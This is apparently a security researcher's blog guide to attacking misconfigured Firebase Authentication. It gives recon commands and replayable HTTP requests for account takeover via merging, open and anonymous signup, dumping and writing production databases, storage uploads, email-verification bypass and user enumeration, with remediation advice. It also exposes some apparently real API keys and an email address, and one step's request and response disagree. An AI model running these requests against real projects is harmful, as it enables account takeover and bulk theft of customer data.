July 22, 2026
Updated: October 29, 2026
Exploiting Firebase IDP: A Pentester's Field Guide to Auth Misconfigurations

Hazem El-Sayed

Hello everyone, today we have a new research that I've been working on for the 8 months leading up to this publication. Over that time, we discovered tens of ATOs and chained security vulnerabilities across our clients at DeepStrike and in bug bounty programs.
Firebase Authentication is widely used in web and mobile applications it's just another Identity Provider, like AWS Cognito, Auth0, and so on. When I faced my first target that was using Firebase IDP, I searched the internet for references, but I couldn't find any writeup or blog talking about this provider. So I started exploring it myself and created an app from firebase console, and I ended up with publication enjoy reading.
Firebase Authentication provides backend services, easy-to-use SDKs, and ready-made UI libraries to authenticate users to your app. Instead of building their own login systems, developers can allow users to sign in using trusted providers like:
Firebase acts as an authentication broker between the app and these identity providers. When a user logs in through an IDP, Firebase verifies the identity and issues a secure ID token (JWT) for the app.
Firebase IDP flow is most similar to the OAuth 2.0 Authorization Code Grant Flow.

Firebase IDP flow, similar to the OAuth 2.0 Authorization Code Grant Flow
In Firebase Authentication, Identity Providers (IDPs) are the external systems or services used to verify a user’s identity before giving them access to your app.
Firebase categorizes these providers into two main types:
Those IdPs owning their domain or always requiring verification for their email are trusted:
IdPs that verify email once, but then allow users to change email addresses without requiring re-verification:
Before we can abuse any of the misconfigurations below, we need two things:
key=AIzaSy... value you can see in every request in the exploitation sections (accounts:signUp, accounts:update, accounts:lookup, accounts:createAuthUri, ...). Without this key you cannot talk to the identitytoolkit.googleapis.com REST API directly.The Firebase Web API Key is not a secret by design - it only identifies the project on Google’s side. It is meant to be public and shipped to the browser, so it will always be reachable from the client. Our job in recon is simply to find it and confirm the auth provider. Below are three complementary techniques.
Every project that uses Firebase Authentication exposes the auth helper script at /__/auth/handler.js. This file carries the Firebase @license banner and a build version string, which makes it a reliable fingerprint to sweep a large scope and quickly flag which hosts are backed by Firebase Auth.
Use the following Nuclei template:

Nuclei template recon example
Any host that matches is confirmed to use Firebase Auth and becomes a candidate for the misconfigurations described later.
Tip: The related endpoint/__/firebase/init.jsonoften returns the entire Firebase config object (includingapiKey,authDomain,projectId) in one shot. Always check it after a positive fingerprint:
curl -s https://target.com/__/firebase/init.json | jqPay close attention to the databaseURL field if it appears in the config. This is the endpoint of the project's Firebase Realtime Database (RTDB), and it becomes a direct target for testing open read/write rules once you have a Firebase token. We will use it later in the Open Signup section to demonstrate how an anonymous or self-registered user can dump the entire production database. Here is a real example of a config that includes it:
{
  "apiKey": "AIzaSy<REDACTED>",
  "authDomain": "redacted-project.firebaseapp.com",
  "databaseURL": "https://redacted-project.firebaseio.com",
  "messagingSenderId": "<REDACTED>",
  "projectId": "redacted-project",
  "storageBucket": "redacted-project.appspot.com"
}
The databaseURL tells you the RTDB exists and gives you the exact host (<project-id>.firebaseio.com). Similarly, storageBucket gives you the Cloud Storage bucket to test for unrestricted uploads. Note these values down during recon — they feed directly into the exploitation steps later.
Firebase Web API Keys are always shipped to the client inside the firebaseConfig object, so they end up embedded in the application’s JavaScript. The key has a very predictable shape: it starts with AIza and is 39 characters long overall, which is easy to grep for.
First, gather every JS file in scope (crawl the app + pull historical URLs), then grep for the key pattern and the config object:
# Collect JS URLs (choose your favourite crawlers)
katana -u https://target.com -jc -d 3 -o urls.txt
gau target.com | grep '\.js' >> urls.txt

# Fetch them and search for the key + config
cat urls.txt | sort -u | while read u; do
  curl -s "$u"
done | grep -Eo 'AIza[0-9A-Za-z_\-]{35}' | sort -u
What you are looking for inside the JS is typically a block like this:
const firebaseConfig = {
  apiKey: "AIzaSyBP5tMzJvUAQdttr6bPqyur5BG2AUaQ3lA",
  authDomain: "target-app.firebaseapp.com",
  projectId: "target-app",
  storageBucket: "target-app.appspot.com",
  messagingSenderId: "1234567890",
  appId: "1:1234567890:web:abcdef123456"
};
The value of apiKey is the key you plug into every ?key= request in the sections below. Handy alternatives to raw grep are LinkFinder / SecretFinder for pulling secrets out of JS, or Nuclei’s built-in credentials-disclosure / firebase exposure templates.
Useful regex for the key:
AIza[0-9A-Za-z_\-]{35}If the key is obfuscated, split across bundles, or you simply want ground truth, the fastest method is to just use the app and watch the traffic. The moment you attempt to sign up or log in, the Firebase SDK fires requests to Google’s Identity Toolkit, and the API key rides along in the query string of every one of them.
Steps:
identitytoolkit.googleapis.com (sign up, sign in, lookup, update, createAuthUri)securetoken.googleapis.com (token refresh)POST /v1/accounts:signInWithPassword?key=AIzaSyBP5tMzJvUAQdttr6bPqyur5BG2AUaQ3lA HTTP/2
Host: identitytoolkit.googleapis.comA quick Burp filter to isolate the key-bearing traffic is to search HTTP history for googleapis.com and the string key=AIza. Once captured, you now have everything needed to replay requests directly against the REST API and move on to the misconfigurations.
With the target confirmed as Firebase-backed and the API key in hand, we can now walk through the actual misconfigurations.
When the extracted firebaseConfig object includes a databaseURL field (e.g. https://[REDACTED].firebaseio.com), it confirms that the project has a Firebase Realtime Database (RTDB) provisioned. Always log it — RTDB is a completely separate attack surface from Cloud Storage and has its own Security Rules, its own REST API, and its own unauthenticated-access primitives.
RTDB testing is deferred to a follow-up step once you have a valid idToken from the Open Signup misconfiguration (covered below). With that token in hand, the test is a single request: GET https://[REDACTED].firebaseio.com/.json?auth=<idToken>. A 200 with a JSON body means the database is readable by any anonymous user — a Critical escalation. A project can have Storage locked down while RTDB is wide open, or the reverse, so never skip this check even if Storage Rules look correct.
Now let’s start talking about the security misconfigurations found until now in the Firebase Authentication System:
Now let’s dive into each misconfiguration or misuse above.
The developer had enabled account merging in the Firebase IDP settings. This setting tells Firebase to take accounts from different IDP providers that share the same email address and merge them into a single account.
So I registered as the victim using OAuth:
POST /v1/accounts:signUp?key=AIzaSyDBMWAzlEhBmed9yztkvm7v0ByV6NYbsik HTTP/2
Host: identitytoolkit.googleapis.com
Content-Length: 112

{"returnSecureToken":true,"email":"ah905167@gmail.com","password":"Testtest123#","clientType":"CLIENT_TYPE_WEB"}

{
  "kind": "identitytoolkit#SignupNewUserResponse",
  "idToken": "eyJhbGcixxxx",
  "email": "victim@gmail.com",
  "refreshToken": "AMf-vBzd5IQVnecmxxxg",
  "expiresIn": "3600",
  "localId": "xyHrenmDesWggLpqbm2mNAFrJzp2"
}
Then, as the attacker, I used the Firebase IDP API to create an account with the same victim’s email. Because of the account-merge misconfiguration — and the mishandling on the developer’s side — the attacker ends up able to log into the victim’s account using the idToken and refreshToken they generated.
Step two: the attacker logs into the victim’s account using the idToken and refreshToken obtained from the previous request:
POST /api/auth/session HTTP/2
Host: www.spatial.io
Cookie: xxxx

{"idToken":"eyJhbGciOxxxxxxx","refreshToken":"AMf-vBzd5IQVnecm__cRsRGZm2xxxx"}
Please note that this attack works here becase the target used custom authentication flow with firebase , but if it was using firebase nativly the attack will not work like auth0 or aws cognito one , becase firebase aready documented this issue and fixed it as
The Firebase authentication dashboard grants users access to create accounts, and this is the default option when creating an authentication project on Firebase. But you should be careful about when to enable it and when to disable it based on your application, before attackers reach your internal application or gain access to sensitive data.

The "Enable create (sign-up)" user action in the Firebase console
This option in the User Actions section is normal behavior for applications that have a public product, service, or platform where users can normally create accounts and register. But it can be a security misconfiguration if the developer created a Firebase authentication project with the default sign-up option enabled on an internal app - such as an employee management dashboard or any internal dashboard that requires an admin invitation and offers no sign-up in the UI - or an application that does not offer sign-up in the UI (you can only request a demo, and an internal employee has to create an account for you from their side via the Admin SDK).
Here is a real example of this misconfiguration, where I was able to register on a demo-only platform during a pentesting project for a client.
By just sending the sign-up request with the key of the application (Client ID-like) with the needed parameters as mentioned in the Firebase authentication documentation.
POST /v1/accounts:signUp?key=AIzaSyBP5tMzJvUAQdttr6bPqyur5BG2AUaQ3lA HTTP/2
Host: identitytoolkit.googleapis.com

{
  "returnSecureToken": true,
  "email": "<Victim's Email>",
  "password": "Testtest123#",
  "clientType": "CLIENT_TYPE_WEB"
}
The response has the idToken and refreshToken:
HTTP/2 200 OK

...

{
  "kind": "identitytoolkit#SignupNewUserResponse",
  "idToken": "eyJhbGciOxxxxxxxxxxxxxxxxx",
  "email": "<Victim's Email>",
  "refreshToken": "AMf-xxxxxxxxxxxxxxxxxxxxx",
  "expiresIn": "3600",
  "localId": "Dv5AMRX2FiZzeBom7xG1Thd0E8w2"
}
I faced multiple scenarios for this. One of them, the most common one I faced, was applications that have a "Demo Request" instead of sign-up to allow limited candidates or a specific audience to use the platform. The second one allowed me to log into an internal administrative panel for customers.
As seen here in the screen, in some cases the application needs additional values like tenantId to allow you to sign up to a specific tenant (which represents a customer organization), or the request will return an error status code.

Sign-up requiring a tenantId to target a specific customer organization
Open signup alone is a misconfiguration, but the real damage happens when it is combined with open Firebase Realtime Database (RTDB) security rules and Storage rules. In a recent engagement, I found a production Firebase project where the default security rules were left wide open — any authenticated user (including anonymous and self-registered ones) could read the entire database, write arbitrary nodes, and upload files to Cloud Storage. Here is how that played out step by step.
Dumping the Entire Production Database via Anonymous Signup
Remember the databaseURL field from the Firebase config we extracted during the Reconnaissance phase? This is where it comes into play. That URL (<project-id>.firebaseio.com) is the RTDB endpoint we are about to hit.
The target application shipped its Firebase client config publicly at /__/firebase/init.json, which is normal — Firebase API keys are public by design. But combined with open signup enabled and RTDB rules set to .read: auth != null, any internet caller could mint an anonymous Firebase user and download the full production database.
Note: ThedatabaseURLendpoint used below (https://[REDACTED].firebaseio.com) was extracted from the Firebase client config during the recon phase (Section 2.4). That single config field is what tells you an RTDB exists and hands you the host to attack — making recon the prerequisite for this entire escalation path.
Step 1 — Anonymous Signup (no email, no password, nothing):
POST /v1/accounts:signUp?key=AIzaSy<REDACTED> HTTP/1.1
Host: identitytoolkit.googleapis.com
Content-Type: application/json

{"returnSecureToken":true}HTTP/2 200 OK
{
"kind": "identitytoolkit#SignupNewUserResponse",
"idToken": "eyJhbGciOiJSUzI1NiIsxxxxxxxxxx",
"refreshToken": "AMf-vBypxxxxxxxxxx",
"expiresIn": "3600",
"localId": "<REDACTED>"
}No email. No password. Just {"returnSecureToken":true} and you get a valid Firebase ID token.
Step 2 — Dump the entire RTDB:
GET /.json?auth=eyJhbGciOiJSUzI1NiIsxxxxxxxxxx HTTP/1.1
Host: <target>.firebaseio.comHTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
access-control-allow-origin: *
{"author_weights":[...],"authorsInfo":{...},"ratings":{...},"users":{...},"whiteList":{...}, ...}The response was 69,533,386 bytes — the entire production Realtime Database. It contained approximately 25,000 unique customer emails, names, Auth0 IDs, S3 profile photo URLs, ratings with reviews, subscription plan expiries, referral graphs, and 81 staff email addresses. Without the ?auth= token, the same endpoint returns 401 Permission denied — so the security rules are technically "protecting" the data, but auth != null after anonymous signup is no protection at all.
The same email/password signup flow also works here — an attacker-chosen email with any password gets the same full access.
Writing Arbitrary Data to the Production Database
The same open security rules that allowed reading also allowed writing. The RTDB rules were set to .write: auth != null, meaning any self-registered or anonymous Firebase user could PUT JSON to any path in the production database.
PUT /probe_node.json?auth=eyJhbGciOiJSUzI1NiIsxxxxxxxxxx HTTP/1.1
Host: <target>.firebaseio.com
Content-Type: application/json

{"planted":"probe-test","ts":"2026-08-24T10:34:00Z"}HTTP/1.1 200 OK
access-control-allow-origin: *
{"planted":"probe-test","ts":"2026-08-24T10:34:00Z"}The PUT returned 200 with the body echoed back. A subsequent GET to the same path confirmed the data persisted. This means an attacker can inject nodes, and with the same .write: auth != null posture, they could also overwrite existing production data — whitelist entries, user progress, ratings, referral graphs — anything in the database. During testing, only planted proof-of-concept nodes were written; customer data was not modified.
This is different from writes through Cloud Functions (which use the admin SDK with server-side validation). This is a direct client-SDK write to an arbitrary RTDB path — no Cloud Function, no validation, no rate limiting.
Uploading Arbitrary Files to Cloud Storage with Public Download Tokens
The same self-signup token also granted upload access to Firebase Cloud Storage. The storage bucket had rules that allowed any authenticated user to write objects.
POST /v0/b/<target>.appspot.com/o?name=probe_file.txt HTTP/1.1
Host: firebasestorage.googleapis.com
Authorization: Bearer eyJhbGciOiJSUzI1NiIsxxxxxxxxxx
Content-Type: text/plain

probe-storage-testHTTP/2 200
Content-Type: application/json; charset=UTF-8
access-control-allow-origin: *
{
"name": "probe_file.txt",
"bucket": "<target>.appspot.com",
"contentType": "text/plain",
"size": "31",
"downloadTokens": "<REDACTED>"
}The upload returned a downloadTokens value. Using that token, anyone on the internet can download the file without authentication:
GET /v0/b/<target>.appspot.com/o/probe_file.txt?alt=media&token=<REDACTED> HTTP/1.1
Host: firebasestorage.googleapis.comHTTP/2 200
Content-Type: text/plain
probe-storage-testWithout the token, the same GET returns 403 Permission denied. So an attacker who self-registers can upload arbitrary files to the production storage bucket and generate public download URLs — effectively using the target's infrastructure for hosting. The existing production APK was listed and downloadable with the same token class.
The Root Cause
All three issues — full database dump, arbitrary writes, and unrestricted storage uploads — stem from the same root: Open Signup combined with default security rules. Firebase projects ship with overly permissive security rules during development, and when developers forget to lock them down before going to production, any self-registered user inherits full read/write access.
Remediation:
.read: false and .write: false for client access. Keep all writes behind authenticated Cloud Functions using the admin SDK.Firebase enforces email verification for untrusted IdPs, as mentioned above, to verify email ownership for users’ emails. However, there is a misuse here: the client-side SDK depends on a specific value returned from the sign-up response, which is emailVerified.
This can be bypassed via a response manipulation technique. I used match and replace rules in Burp Suite to verify this attack and found it in most apps that depend on Firebase as an authentication provider.
The application knows whether the email is verified or not using this request to the Google Firebase API:
POST /v1/accounts:update?key=AIzaSyBP5tMzJvUAQdttr6bPqyur5BG2AUaQ3lA HTTP/2
Host: identitytoolkit.googleapis.com
Priority: u=1, i

{
...
}HTTP/2 200 OK
...
{
"kind": "identitytoolkit#SetAccountInfoResponse",
"localId": "KZZW6tgEEuQxxxxxxxx",
"email": "<Your Email>",
"displayName": "Hazem",
"providerUserInfo": [
{
....
}
],
"emailVerified": false
}The response has "emailVerified": false, and also the endpoint POST /v1/accounts:lookup.
As shown in the screenshot here, we can set the Match/Replace rule in Burp Suite:

Burp Suite Match/Replace rule flipping emailVerified to true
Then observe that your application opens normally, bypassing the email verification phase, as seen in the screenshot. I was able, in this engagement, to sign up with internal company emails, which sometimes can lead to more critical impact for internal-use functions or panels.

Application loading normally after the email verification phase was bypassed
Why did this happen? In our case here, the application depended on the value of emailVerified returned from the lookup endpoint, ignoring the official Google documentation that says clearly to verify the JWT returned after authentication completes successfully.
In some applications you are not allowed to change your email or delete your account unless you contact support to do it for you. That’s actually strange behavior, but it already exists in the wild.
You can change a user’s email by issuing an HTTP POST request to the Auth setAccountInfo endpoint directly, bypassing UI restrictions.
POST /v1/accounts:update?key=AIzaSyDoxf<REDACTED> HTTP/2
Host: identitytoolkit.googleapis.com
Content-Type: application/json
Accept: */*
User-Agent: curl/8.7.1
Content-Length: 116

{
  "idToken": "eyJhbGciOxxxxxxxxxxxxxxxxx",
  "email": "<Your Email>",
  "returnSecureToken": true
}
After that you can verify your email and use it without calling support. The same can be used for username, user info, or the delete-your-account option, in case the logic of the application depends on the identity of its users.
The Firebase docs say: "You can look up all providers associated with a specified email by issuing an HTTP POST request to the Auth createAuthUri endpoint."
POST /v1/accounts:createAuthUri?key=AIzaSyDoxf<REDACTED> HTTP/2
Host: identitytoolkit.googleapis.com
Content-Type: application/json
Accept: */*
User-Agent: curl/8.7.1
Content-Length: 116

{
  "identifier": "<Victim's Email>",
  "continueUri": "https://target.com"
}
If it returns a response with the providers enabled for this user, like you see here, that means this email exists on the platform, which indicates that the User Enumeration Protection option is disabled.
HTTP/2 200 OK

...

{
  "kind": "identitytoolkit#CreateAuthUriResponse",
  "allProviders": [
    "password"
  ],
  "registered": true,
  "sessionId": "opAILIwlUYnEqG74dN1bhvW1-Bc",
  "signinMethods": [
    "password"
  ]
}
To avoid user enumeration attacks, you should always enable protection in your project from the Firebase Console, as seen in the screen.
